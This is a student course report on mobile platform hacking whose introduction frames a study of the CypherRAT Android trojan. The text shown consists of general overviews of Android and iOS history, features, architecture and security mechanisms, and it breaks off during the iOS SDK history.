University of the Punjab

Gujranwala Campus

Course:

Data Encryption and Security

Project Title:

Hacking Mobile Platforms

Submitted By:

Tayyab (BSE21022)

Muhammad Sohaib Raza (BSE21033)

Shazil Arsal (BSE21016)

Sharjeel Mughal (BSE21014)

Submitted TO:

Mr. Aleem Awan

Dated:

05/01/2025

Preface

This documentation explores mobile hacking and security vulnerabilities across both Android and iOS platforms, providing a thorough analysis of past, current, and emerging attack techniques. The central focus is on CypherRAT, a sophisticated Remote Access Trojan (RAT) capable of compromising Android devices, with additional insights into its relevance for iOS security. This research bridges the gap between theoretical knowledge and practical application by simulating ethical remote access and control. All activities were conducted in a secure, controlled environment using personal devices, adhering strictly to ethical hacking standards.

The purpose of this project is to deepen the understanding of mobile device exploitation and emphasize the urgent need for robust security measures. By examining CypherRAT's advanced functionalities and evaluating future threats to major mobile platforms, this research aims to contribute meaningfully to the ongoing dialogue in mobile cybersecurity. It reflects a commitment to responsible cybersecurity practices and proactive defense strategies against evolving threats.

Tayyab (BSE21022)

Muhammad Sohaib Raza (BSE21033)

Shazil Arsal (BSE21016)

Sharjeel Mughal (BSE21014)

Abstract

This project delivers a comprehensive analysis of security vulnerabilities in mobile devices, focusing on both Android and iOS operating systems. It provides an in-depth examination of historical, current, and emerging threats targeting these platforms, with particular emphasis on CypherRAT, a highly advanced Remote Access Trojan (RAT) used to compromise Android devices. CypherRAT enables unauthorized control over device functions, activity monitoring, and the extraction of sensitive information. Expanding the scope, the research explores potential risks for iOS exploitation and future attack methodologies.

The study investigates CypherRAT's tactics, techniques, and procedures (TTPs) through ethical, permission-based simulations of remote access. This research aims to enhance understanding of mobile security threats, propose effective mitigation strategies, and underscore the vital role of ethical hacking in addressing the dynamic challenges of modern cybersecurity.

Acknowledgement

I would like to express my heartfelt gratitude to my instructor for their invaluable guidance and encouragement throughout this project on mobile hacking and remote access using CypherRAT. Their expertise and insights were pivotal in enhancing my understanding of ethical hacking for both Android and iOS platforms. I also extend my appreciation to my institution for cultivating a research-driven learning environment and providing the necessary resources to support this work. Additionally, I am grateful to the broader cybersecurity community for their contributions to knowledge sharing, which greatly enriched my understanding of real-world mobile security threats. Finally, I acknowledge the importance of ethical responsibility, ensuring that all experiments were conducted solely on my devices and in full compliance with legal standards, reinforcing a commitment to security awareness and best practices.

A very special Thanks to **Sir Aleem Awan** for giving us this opportunity to explore all about ethical hacking of both Android and IOS platforms.

Where to Find us?

For Documentation Scan Me!

Table of Contents

Hacking Mobile Platforms:

Hacking mobile platforms refers to the manipulation or exploitation of vulnerabilities in mobile devices, their operating systems, applications, and communication networks to gain unauthorized access, disrupt operations, or compromise sensitive data. The importance of securing mobile platforms has grown significantly with their increasing use in personal, financial, and business contexts. This document explores the history, methodologies, types, past incidents, current trends, and future challenges associated with mobile hacking in extensive detail.

Android Operating System

Android is a mobile operating system based on a modified version of the Linux kernel and other open-source software, designed primarily for touchscreen-based mobile devices such as smartphones and tablets. Android has historically been developed by a consortium of developers known as the Open Handset Alliance, but its most widely used version is primarily developed by Google. First released in 2008, Android is the world's most widely used operating system; the latest version, released on October 15, 2024, is Android 15.

At its core, the operating system is known as the **Android Open Source Project** (**AOSP**) and is free and open-source software (FOSS) primarily licensed under the Apache License. However, most devices run the proprietary Android version developed by Google, which ships with additional proprietary closed-source software pre-installed, most notably Google Mobile Services (GMS), which includes core apps such as Google Chrome, the digital distribution platform Google Play, and the associated Google Play Services development platform. Firebase Cloud Messaging is used for push notifications. While AOSP is free, the "Android" name and logo are trademarks of Google, who restrict the use of Android branding on "uncertified" products. The majority of smartphones based on AOSP run Google's ecosystem which is known simply as Android some with vendor-customized user interfaces and software suites, for example One UI.

Software packages on Android, which use the APK format, are generally distributed through proprietary application stores like Google Play Store, Amazon Appstore, Samsung Galaxy Store, Huawei App Gallery, Cafe Bazaar, GetJar, and Aptoide, or open source platforms like F-Droid. Since 2011 Android has been the most used operating system worldwide on smartphones. It has the largest installed base of any operating system in the world with over three billion monthly active users and accounting for 46% of the global operating system market.

Features of Android

Android is a widely used mobile operating system known for its diverse features and user-friendly design. Below is a brief overview of key features:

1. **Open Source**:
   Android is developed under the Android Open Source Project (AOSP), allowing developers and manufacturers to customize and create custom versions tailored to their devices.

2. **Immersive User Interface**:
   Android offers a dynamic, customizable UI with features like live wallpapers, widgets, and Material Design for intuitive navigation and enhanced user experiences.

3. **Connectivity**:
   Supports multiple connectivity options, including **Wi-Fi, Bluetooth, NFC, 4G/5G**, and USB, enabling smooth communication between devices.

4. **Multitasking**:
   Users can run multiple apps simultaneously, switch between them with ease, and keep apps running in the background for improved productivity.

5. **Split Screen and Multi-Window**:
   Introduced in Android 7.0 (Nougat), this feature allows two apps to run side-by-side, making it easy to view and interact with multiple apps at once.

6. **Media Format Support**:
   Android supports a wide range of audio, video, and image formats, including **MP3, MP4, AAC, H.264, JPEG**, and more, ensuring compatibility with various media files.

7. **Messaging**:
   Includes robust messaging capabilities through built-in apps like **Google Messages** and support for third-party apps, with features such as rich text, MMS, and group messaging.

8. **Browser Support**:
   Android comes with **Google Chrome** as the default browser, offering fast, secure browsing with sync capabilities across devices, along with support for other browsers like Firefox and Opera.

These features make Android a versatile and powerful platform for mobile computing, combining flexibility, performance, and an engaging user experience.

Android Architecture

Android has a layered architecture that includes the following key components:

a) Linux Kernel

- Acts as the hardware abstraction layer.
- Provides core system services like **memory management, process management, and device drivers**.
- Security features like **SELinux** are integrated into the kernel.

b) Hardware Abstraction Layer (HAL)

- Provides standard interfaces for hardware components such as the camera, sensors, and Wi-Fi.

c) Android Runtime (ART)

- Introduced in Android 5.0 (Lollipop) to replace the older Dalvik Virtual Machine.
- **Ahead-of-Time (AOT)** compilation improves app performance.
- Supports **garbage collection** and optimized memory management.

d) Native C/C++ Libraries


- Includes system libraries for media playback, graphics rendering (OpenGL/ES), SQLite database handling, and more.

e) Application Framework

- Provides higher-level services for app development:
    - **Activity Manager** for app lifecycle management.
    - **Resource Manager** for handling UI resources.
    - **Notification Manager**, **Location Manager**, and others.

f) Applications

- User-level apps installed from the **Google Play Store** or sideloaded.



Security Features for Android OS

Android prioritizes user security with several mechanisms:

i. Application Sandboxing

Apps run in their own **isolated processes** to prevent unauthorized access to other apps or system resources.

ii. Permissions Model

Introduced a more granular **runtime permissions model** in Android 6.0 (Marshmallow).

Users can control access to sensitive features like location, camera, and microphone.

iii. Verified Boot

Ensures the integrity of the operating system at startup.

iv. Google Play Protect

Scans apps on the device and in the Play Store to detect and remove harmful applications.

v. Encryption

Full-disk encryption (introduced in Android 5.0) and **file-based encryption** (introduced in Android 7.0).

vi. Security Updates

Monthly security patches for supported devices.

Advantages of Android OS

The Android operating system offers several advantages, making it one of the most popular platforms for mobile devices. Here are some key benefits:

1. **Open Source Flexibility**:
   Android's open-source nature allows manufacturers, developers, and users to customize and modify the operating system to suit their needs.
2. **Wide Range of Devices**:
   Android is available on a vast array of devices, from budget-friendly smartphones to premium models, giving consumers more choices.
3. **Customizable User Interface**:
   Users can personalize their experience with widgets, themes, and custom launchers, offering a high level of control over the device's appearance and functionality.
4. **Extensive App Ecosystem**:
   With millions of apps available on the **Google Play Store** and the ability to sideload apps from other sources, Android provides unmatched flexibility in application availability.
5. **Multitasking Support**:
   Android allows users to run multiple apps simultaneously and switch between them efficiently, improving productivity and user experience.

6. **Advanced Hardware Support**:
   Android supports a wide range of hardware features like expandable storage, removable batteries (on some devices), multiple SIM cards, and high-resolution cameras.

7. **Variety of Price Points**:
   Devices running Android cater to various market segments, making it accessible to users with different budgets.

8. **Customization by Manufacturers**:
   Companies like Samsung, Xiaomi, and OnePlus offer custom skins (One UI, MIUI, Oxygen OS) that enhance or modify stock Android features.

9. **Regular Updates and Innovations**:
   Android evolves with new versions introducing advanced features like **adaptive battery, digital wellbeing tools,** and privacy improvements.

10. **Google Services Integration**:
    Android integrates seamlessly with Google services like **Google Maps, Gmail, Google Drive, and Google Assistant**, enhancing functionality and convenience.

These advantages contribute to Android's global popularity, providing flexibility, innovation, and a user-friendly experience for diverse user needs.

Disadvantages of Android OS

While the Android operating system is highly popular and versatile, it also has some disadvantages. Here are key drawbacks:

1. **Fragmentation**:
   Due to the wide variety of manufacturers and devices, many users do not receive timely updates or security patches, leading to inconsistent experiences and outdated software.

2. **Security Risks**:
   The open nature of Android and the ability to sideload apps increase the risk of malware and malicious applications, making security a significant concern.

3. **Inconsistent User Experience**:
   Custom UI skins from manufacturers (e.g., Samsung's One UI, Xiaomi's MIUI) vary greatly from stock Android, leading to differing experiences across devices.

4. **High Resource Consumption**:
   Some versions of Android and custom interfaces are resource-heavy, consuming significant RAM and battery life, especially on low-end devices.

5. **Pre-installed Bloatware**:
   Many manufacturers include pre-installed apps that cannot be uninstalled easily, taking up storage and potentially slowing down the device.

6. **Battery Drain Issues**:
   Android devices can suffer from faster battery drain due to multitasking, background processes, and less efficient power management on some devices.

7. **Inconsistent Hardware Quality**:
   The broad range of manufacturers means that hardware quality can vary significantly, affecting the overall performance and reliability of Android devices.

8. **App Quality Control**:
   The Google Play Store has a less strict app review process compared to Apple's App Store, which can lead to a higher number of low-quality or potentially harmful apps.

9. **Frequent Ads in Free Apps**:
   Many free Android apps rely heavily on ads for revenue, which can negatively impact the user experience.

Development and History of Android


Despite these drawbacks, Android remains a powerful and highly customizable platform. Users can mitigate some of these issues by choosing reputable devices, staying updated, and using security best practices.

Android is developed by Google until the latest changes and updates are ready to be released, at which point the source code is made available to the Android Open Source Project (AOSP),an open source initiative led by Google. The first source code release happened as part of the initial release in 2007. All releases are under the Apache License.

The AOSP code can be found with minimal modifications on select devices, mainly the former Nexus and current Android One series of devices. However, most original equipment manufacturers (OEMs) customize the source code to run on their hardware.

Android's source code does not contain the device drivers, often proprietary, that are needed for certain hardware components, and does not contain the source code of Google Play Services, which many apps depend on. As a result, most Android devices, including Google's

own, ship with a combination of free and open source and proprietary software, with the software required for accessing Google services falling into the latter category. In response to this, there are some projects that build complete operating systems based on AOSP as free software, the first being Cyanogen Mod .



Update schedule

Summary of versions

Version	Release date
1.0	September 23, 2008
1.1	February 9, 2009
1.5 (Cupcake)	April 27, 2009
1.6 (Donut)	September 15, 2009
2.0.x / 2.1 (Eclair)	October 26, 2009
2.2.x (Froyo)	May 20, 2010
2.3.x (Gingerbread)	December 6, 2010

Summary of versions

Version	Release date
3.x.x (Honeycomb)	February 22, 2011
4.0.x (Ice Cream Sandwich)	October 18, 2011
4.1.x / 4.2.x / 4.3.x (Jelly Bean)	July 9, 2012
4.4.x (KitKat)	October 31, 2013
5.0.x / 5.1.x (Lollipop)	November 12, 2014
6.0.x (Marshmallow)	October 5, 2015
7.0.x / 7.1.x (Nougat)	August 22, 2016
8.0 / 8.1 (Oreo)	August 21, 2017
9 (Pie)	August 6, 2018
10	September 3, 2019
11	September 8, 2020
12 / 12L	October 4, 2021
13	August 15, 2022
14	October 4, 2023
15	October 15, 2024

Google provides annual Android releases, both for factory installation in new devices, and for over-the-air updates to existing devices. The latest major release is Android 15.

The extensive variation of hardware in Android devices has caused significant delays for software upgrades and security patches. Each upgrade has had to be specifically tailored, a time- and resource-consuming process. Except for devices within the Google Nexus and Pixel brands,

updates have often arrived months after the release of the new version, or not at all. Manufacturers often prioritize their newest devices and leave old ones behind. Additional delays can be introduced by wireless carriers who, after receiving updates from manufacturers, further customize Android to their needs and conduct extensive testing on their networks before sending out the upgrade. There are also situations in which upgrades are impossible due to a manufacturer not updating necessary drivers.

In September 2017, Google's Project Treble team revealed that, as part of their efforts to improve the security lifecycle of Android devices, Google had managed to get the Linux Foundation to agree to extend the support lifecycle of the Linux Long-Term Support (LTS) kernel branch from the 2 years that it has historically lasted to 6 years for future versions of the LTS kernel, starting with Linux kernel 4.4.

In May 2019, with the announcement of Android 10, Google introduced Project Mainline to simplify and expedite delivery of updates to the Android ecosystem.

Linux kernel

Android's kernel is based on the Linux kernel's long-term support (LTS) branches. As of 2024, Android (14) uses versions 6.1 or 5.15 (for "Feature kernels", can be older for "Launch kernels", e.g. android12-5.10, android11-5.4, depending on Android version down to e.g. android11-5.4, android-4.14-stable, android-4.9-q), and older Android versions, use version 5.15 or a number of older kernels. The actual kernel depends on the individual device.

Rooting

The flash storage on Android devices is split into several partitions, such as /system/ for the operating system itself, and /data/ for user data and application installations.

In contrast to typical desktop Linux distributions, Android device owners are not given root access to the operating system and sensitive partitions such as /system/ are partially read-only. However, root access can be obtained by exploiting security flaws in Android, which is used frequently by the open-source community to enhance the capabilities and customizability of their devices, but also by malicious parties to install viruses and malware. Root access can also be obtained by unlocking the bootloader which is available on most Android devices, for example on most Google Pixel, OnePlus and Nothing models OEM Unlocking option in the developer settings allows Fast boot to unlock the bootloader. But most OEMs have their own methods. The unlocking process resets the system to factory state, erasing all user data.

Android Versions

Android is a mobile operating system developed by Google, primarily for touchscreen devices. Over the years, Android has gone through numerous versions, each bringing significant updates and improvements. Here's a detailed look at the major versions of Android with some historical context and notable features:

1. Android 1.0 (2008)

- **Release Date**: September 23, 2008
- **First Device**: HTC Dream (T-Mobile G1)
- **Key Features**:
    - Basic Google apps like Gmail, Maps, and Calendar
    - Web browser, notification system, and access to the Android Market (now Google Play)

2. Android 1.5 Cupcake (2009)

- **First Version with a Dessert Name**
- **Key Features**:
    - Support for third-party widgets
    - On-screen keyboard
    - Video recording

3. Android 1.6 Donut (2009)

- **Key Innovations**:
    - Quick search box
    - Improved Android Market
    - Support for multiple screen sizes

4. Android 2.0/2.1 Eclair (2009)

- **Key Features**:
    - Google Maps navigation

- Live wallpapers
- Improved camera UI

5. Android 2.2 Froyo (2010)

- **Key Innovations**:
  - USB tethering
  - Wi-Fi hotspot
  - Push notifications for Gmail

6. Android 2.3 Gingerbread (2010)

- **Key Features**:
  - NFC support
  - Front-facing camera support
  - Enhanced gaming API

7. Android 3.0 Honeycomb (2011)

- **Tablet-Specific Version**
- **Key Features**:
  - Optimized for large screens
  - System Bar for notifications

8. Android 4.0 Ice Cream Sandwich (2011)

- **Key Features**:
  - Unified UI for phones and tablets
  - Face unlock
  - Data usage tracking

9. Android 4.1-4.3 Jelly Bean (2012-2013)

- **Key Features**:

- Project Butter for smoother UI
- Google Now
- Expandable notifications

10. Android 4.4 KitKat (2013)

- **Key Innovations**:
  - Optimized for lower-end devices
  - OK Google command

11. Android 5.0 Lollipop (2014)

- **Key Features**:
  - Material Design introduced
  - Enhanced notifications

12. Android 6.0 Marshmallow (2015)

- **Key Innovations**:
  - App permissions model
  - Doze mode for battery saving

13. Android 7.0-7.1 Nougat (2016)

- **Key Features**:
  - Split-screen multitasking
  - Quick settings customization

14. Android 8.0-8.1 Oreo (2017)

- **Key Innovations**:
  - Picture-in-picture mode
  - Notification dots

15. Android 9 Pie (2018)

- **Key Features**:
    - Gesture navigation
    - Adaptive Battery and Adaptive Brightness

16. Android 10 (2019)

- **No Dessert Name**
- **Key Innovations**:
    - System-wide dark mode
    - Improved privacy controls

17. Android 11 (2020)

- **Key Features**:
    - Conversation bubbles
    - Screen recording

18. Android 12 (2021)

- **Key Innovations**:
    - Material You design language
    - Privacy dashboard

19. Android 13 (2022)

- **Key Features**:
    - Themed icons
    - More refined permissions for media files

20. Android 14 (2023)

- **Key Innovations**:
    - Satellite connectivity
    - Enhanced health tracking APIs

Summary of Evolution

- **Early Versions (1.0–2.3)** focused on building basic functionality and stability.
- **Mid Versions (3.0–6.0)** introduced tablet support, unified interfaces, and major user experience overhauls.
- **Modern Android (7.0–present)** emphasizes privacy, user customization, and AI-driven enhancements.

Each iteration has built upon the previous, making Android one of the most popular operating systems globally, powering billions of devices.

IOS Operating System

History

iOS (formerly **iPhone OS**) is a mobile operating system developed by Apple exclusively for its mobile devices. It was unveiled in January 2007 for the first-generation iPhone, which launched in June 2007. Major versions of iOS are released annually; the current stable version, iOS 18, was released to the public on September 16, 2024.

It is the operating system that powers many of the company's mobile devices, including the iPhone, and is the basis for three other operating systems made by Apple: iPadOS, tvOS,

and watch OS. IOS formerly also powered iPads until iPadOS was introduced in 2019 and the iPod Touch line of devices until its discontinuation. iOS is the world's second most widely installed mobile operating system, after Android. As of December 2023, Apple's App Store contains more than 3.8 million iOS mobile apps.

iOS is based on macOS. Like macOS, it includes components of the Mach microkernel and FreeBSD. It is a Unix-like operating system. Although some parts of iOS are open source under the Apple Public Source License and other licenses, iOS is proprietary software.

In 2005, when Steve Jobs began planning the iPhone, he had a choice to either "shrink the Mac, which would be an epic feat of engineering, or enlarge the iPod". Jobs favored the former approach but pitted the Macintosh and iPod teams, led by Scott Forstall and Tony Fadell, respectively, against each other in an internal competition, with Forstall winning by creating iPhone OS. The decision enabled the success of the iPhone as a platform for third-party developers: using a well-known desktop operating system as its basis allowed the many third-party Mac developers to write software for the iPhone with minimal retraining. Forstall was also responsible for creating a software development kit for programmers to build iPhone apps, as well as an App Store within iTunes.

The operating system was unveiled with the iPhone at the Macworld Conference & Expo on January 9, 2007, and released in June of that year. At the time of its unveiling in January, Steve Jobs claimed: "iPhone runs OS X" and runs "desktop class applications", but at the time of the iPhone's release, the operating system was renamed "iPhone OS". Initially, third-party native applications were not supported. Jobs' reasoning was that developers could build web applications through the Safari web browser that "would behave like native apps on the iPhone". In October 2007, Apple announced that a native software development kit (SDK) was under development and that they planned to put it "in developers' hands in February". On March 6, 2008, Apple held a press event, announcing the iPhone SDK.[31][32]

A first-generation iPhone (2007), the first commercially released device running iOS, then called *iPhone OS*

The iOS App Store was opened on July 10, 2008, with an initial 500 applications available. This quickly grew to 3,000 in September 2008, 15,000 in January 2009,50,000 in June 2009, 100,000 in November 2009, 250,000 in August 2010, 650,000 in July 2012, 1 million in October 2013, 2 million in June 2016, and 2.2 million in January 2017.As of March 2016, 1 million apps are natively compatible with the iPad tablet computer. These apps have collectively been downloaded more than 130 billion times. App intelligence firm Sensor Tower estimated that the App Store would reach 5 million apps by 2020.

In September 2007, Apple announced the iPod Touch, a redesigned iPod based on the iPhone form factor. On January 27, 2010, Apple introduced their much-anticipated media tablet, the iPad, featuring a larger screen than the iPhone and iPod Touch, and designed for web browsing, media consumption, and reading, and offering multi-touch interaction with multimedia formats including newspapers, e-books, photos, videos, music, word processing documents, video games, and most existing iPhone apps using a 9.7-inch (25 cm) screen. It also includes a mobile version of Safari for web browsing, as well as access to the App Store, iTunes Library, iBookstore, Contacts, and Notes. Content is downloadable via Wi-Fi and optional 3G service or synced through the user's computer. AT&T was initially the sole U.S. provider of 3G wireless access for the iPad.

In June 2010, Apple rebranded iPhone OS as "iOS". The trademark "IOS" had been used by Cisco for over a decade for its operating system, IOS, used on its routers. To avoid any potential lawsuit, Apple licensed the "IOS" trademark from Cisco.

The Apple Watch smartwatch was announced by Tim Cook on September 9, 2014, being introduced as a product with health and fitness-tracking. It was released on April 24, 2015. It uses watchOS as its operating system; watchOS is based on iOS, with new features created specially for the Apple Watch such as an activity tracking app.

In October 2016, Apple opened its first iOS Developer Academy in Naples inside University of Naples Federico II's new campus. The course is completely free, aimed at acquiring specific technical skills on the creation and management of applications for the Apple ecosystem platforms. At the academy there are also issues of business administration (business planning and business management with a focus on digital opportunities) and there is a path dedicated to the design of graphical interfaces. Students have the opportunity to participate in the "Enterprise Track", an in-depth training experience on the entire life cycle of an app, from design to implementation, to security, troubleshooting, data storage and cloud usage. As of 2020, the academy graduated almost a thousand students from all over the world, who have worked on 400 app ideas and have already published about 50 apps on the iOS App Store. In the 2018–2019 academic year, students from more than 30 countries arrived. 35 of these have

been selected to attend the Worldwide Developer Conference, the annual Apple Developer Conference held annually in California in early June.

Apple CEO Steve Jobs introduces the iPad (2010).

On June 3, 2019, iPadOS, the branded version of iOS for iPad, was announced at the 2019 WWDC; it was launched on September 25, 2019.

Features

iOS is Apple's proprietary mobile operating system, powering devices like the iPhone, iPad, and iPod Touch. It is known for its smooth performance, strong security features, and seamless integration with Apple's ecosystem. Here are some key features of iOS:

1. User Interface and Design

- **Smooth, Intuitive Touch Interface**: Known for fluid touch gestures such as swipe, pinch, and tap.
- **Dock and Home Screen**: Customizable app layout with widgets introduced from iOS 14 onward.
- **Control Center**: Quick access to settings like Wi-Fi, brightness, and media controls.

2. App Store Ecosystem

- Access to a vast library of apps specifically curated for quality and security.
- **Strict App Review Process**: Ensures high-quality, secure applications for users.

3. Security and Privacy

- **Face ID and Touch ID**: Biometric security for unlocking devices and secure authentication.
- **App Permissions**: Fine-grained control over location, camera, microphone, and data access.
- **End-to-End Encryption**: Secure messaging with iMessage and FaceTime.
- **App Tracking Transparency**: Users can control which apps track their activity.

4. iCloud Integration

- Cloud-based service for storage, backup, and syncing across Apple devices.
- **Find My Device**: Locate lost devices with precision.

5. Multitasking

- **Split View and Slide Over (iPad)**: Run multiple apps simultaneously.
- **Picture-in-Picture (PiP)**: Watch videos or take calls while using other apps.

6. Accessibility

- **VoiceOver**: Screen reader for visually impaired users.
- **AssistiveTouch**: Customizable on-screen controls for physical limitations.
- **Hearing Aids and Live Captions**: Advanced audio support and real-time text captions.

7. Apple Ecosystem Integration

- **Handoff**: Start tasks on one Apple device and continue on another.
- **AirDrop**: Share files wirelessly between iOS and macOS devices.
- **Universal Clipboard**: Copy content on one device and paste it on another.
- **Apple Pay**: Secure payments using Face ID, Touch ID, or passcode.

8. Digital Assistants and AI

- **Siri**: Virtual assistant with voice commands for queries, tasks, and smart home control.
- **Suggestions and Automation**: Siri provides contextual suggestions based on user habits.

9. Health and Fitness

- **Health App**: Tracks health data, including heart rate, sleep, and step count.
- **Apple Fitness+**: Workout guidance integrated with the Apple Watch.

10. Messaging and Communication

- **iMessage**: Rich text messaging with effects, stickers, and app integrations.
- **FaceTime**: High-quality video and audio calling with SharePlay for shared experiences.

11. Software Updates

- Regular updates provided directly by Apple, ensuring devices remain secure and up-to-date with new features.


12. AR and Machine Learning

- **ARKit**: Enables augmented reality experiences in apps.
- **Core ML**: Integrated machine learning for smarter app capabilities.

Conclusion

iOS combines a user-friendly interface, strong security, and seamless device integration to offer a premium mobile experience. Its continuous evolution and new features keep it among the leading mobile operating systems globally.

Architecture of iOS



IOS is a mobile operating system that Apple Inc. has designed for its iPhones, iPads, and Apple mobile devices. IOS is a mobile operating system and is the second most popular and widely used after Android.

The structure of the iOS operating system is Layered based. Its communication doesn't occur directly. The layers between the Application Layer and the Hardware layer will help with Communication. The lower level gives basic services on which all applications rely and the higher-level layers provide graphics and interface-related services. Most of the system interfaces come with a special package called a framework.

A framework is a directory containing dynamic shared libraries, such as .files, header files, images, and helper applications that support the library. Every layer has its associated frameworks useful for a developer.

Core OS Layer

All the IOS technologies are built under the lowest level layer i.e. Core OS layer. These technologies include:

- Core Bluetooth Framework
- External Accessories Framework
- Accelerate Framework
- Security Services Framework
- Local Authorization Framework etc

It supports 64 bit which enables the application to run faster.

Core Sercices Layer

Some important frameworks are present in the CORE SERVICES Layer which helps the iOS operating system to cure itself and provide better functionality. It is the 2nd lowest layer in the Architecture as shown above. Below are some important frameworks present in this layer:

- **Address Book Framework:** The Address Book Framework provides access to the contact details of the user.
- **Cloud Kit Framework:** This framework provides a medium to transfer data between your app and iCloud.

- **Core Data Framework:** It is the technology used to handle the data model of a Model View Controller app.
- **Core Foundation Framework:** This framework offers data management and service features for iOS applications.
- **Core Location Framework:** This framework helps in delivering location and heading information to the application.
- **Core Motion Framework:** All the motion-based data on the device is accessed with the help of the Core Motion Framework.
- **Foundation Framework:** Objective C covering too many of the features found in the Core Foundation framework.
- **HealthKit Framework:** This framework handles the health-related information of the user.
- **HomeKit Framework:** This framework is used for talking with and controlling connected devices with the user's home.
- **Social Framework:** It is simply an interface that will access users' social media accounts.
- **StoreKit Framework:** It provides support for purchasing content and services from within iOS apps.

Media Layer

By taking the media layer's help, we will enable all graphics video, and audio technology of the system. This is the second layer in the architecture. The different frameworks of MEDIA layers are:

- **ULKit Graphics:** This framework provides support for designing images and animating the view content.
- **Core Graphics Framework:** This framework support 2D vector and image-based rendering and it is a native drawing engine for iOS.
- **Core Animation:** This framework provides the optimum animation experience of the apps in iOS.
- **Media Player Framework:** This framework supports the playing of the playlist. It enables the user to use their iTunes library.

- **AV Kit:** This framework offers a number of easy-to-use interfaces for video presentation and recording, and even playback of audio and video.
- **Open AL:** This framework is also an Industry Standard Technology for Audio provision.
- **Core Images:** This framework offers advanced support for motionless images.
- **GL Kit:** This framework manages advanced 2D and 3D rendering by hardware-accelerated interfaces.

Cocoa Touch

COCOA Touch is also known as the application layer which acts as an interface for the user to work with the iOS Operating system. It supports touch and motion events and many more features. The COCOA TOUCH layer provides the following frameworks :

- **EvenKit Framework:** This framework shows a standard system interface using view controllers for viewing and changing events.
- **GameKit Framework:** This framework even allows users to share game related data online via a Game Center.
- **MapKit Framework:** This framework provides a scrollable map that may be inserted into the user interface of the app.
- **PushKit Framework:** This framework provides for registration.

Applications of IOS Operating System

Here are some applications of the iOS operating system-

- iOS Operating System is the Commercial Operating system of Apple Inc., and it's very famous for its security features.
- It comes with a lot of pre-installed apps from Apple, including Mail, Map, TV, Music, Wallet, Health, etc.
- Swift is a language for programming that is used for developing apps to run on an IOS operating system.
- We can do multitasking—like chatting and surfing on the internet—side by side in an iOS operating system.

Advantages of IOS Operating System

The iOS operating system has some advantages over other operating systems available in the market especially the Android operating system. Here are some of them-

- More secure than other operating systems
- Fluid responsive with a great UI
- Most Suitable for Business and Professionals
- Produce less heat compared to Android

Disadvantages of IOS Operating System

Let us have a look at some disadvantages of the iOS operating system-

- More Expensive.
- Less User Friendly than the Android Operating System.
- Not Flexible remain to support only IOS devices.
- Battery Performance Decreases.

Conclusion

The iOS operating system has purposely been built with a detailed multi-type architecture structure with the view of ensuring performance, security, and user experience are optimized nicely. With its kernel, core services, media layer, and Cocoa Touch, iOS offers a rich and flexible environment to develop and run apps. This is what makes iOS one of the first choices in both the developer and user domains. In the process of continuous evolution, iOS remains true to its tradition of offering smooth and innovative mobile experiences, further consolidating its leadership in the mobile operating system landscape.

History and Development of iOS

The iOS software development kit (SDK) allows for the development of mobile apps that can run on iOS.

While originally developing iPhone prior to its unveiling in 2007, Apple's then-CEO Steve Jobs did not intend to let third-party developers build native apps for iOS, instead directing them to make web applications for the Safari web browser.[178] However, backlash from developers prompted the company to reconsider,[178] with Jobs announcing in October 2007 that

Apple would have a software development kit available for developers by February 2008. The SDK was released on March 6, 2008.

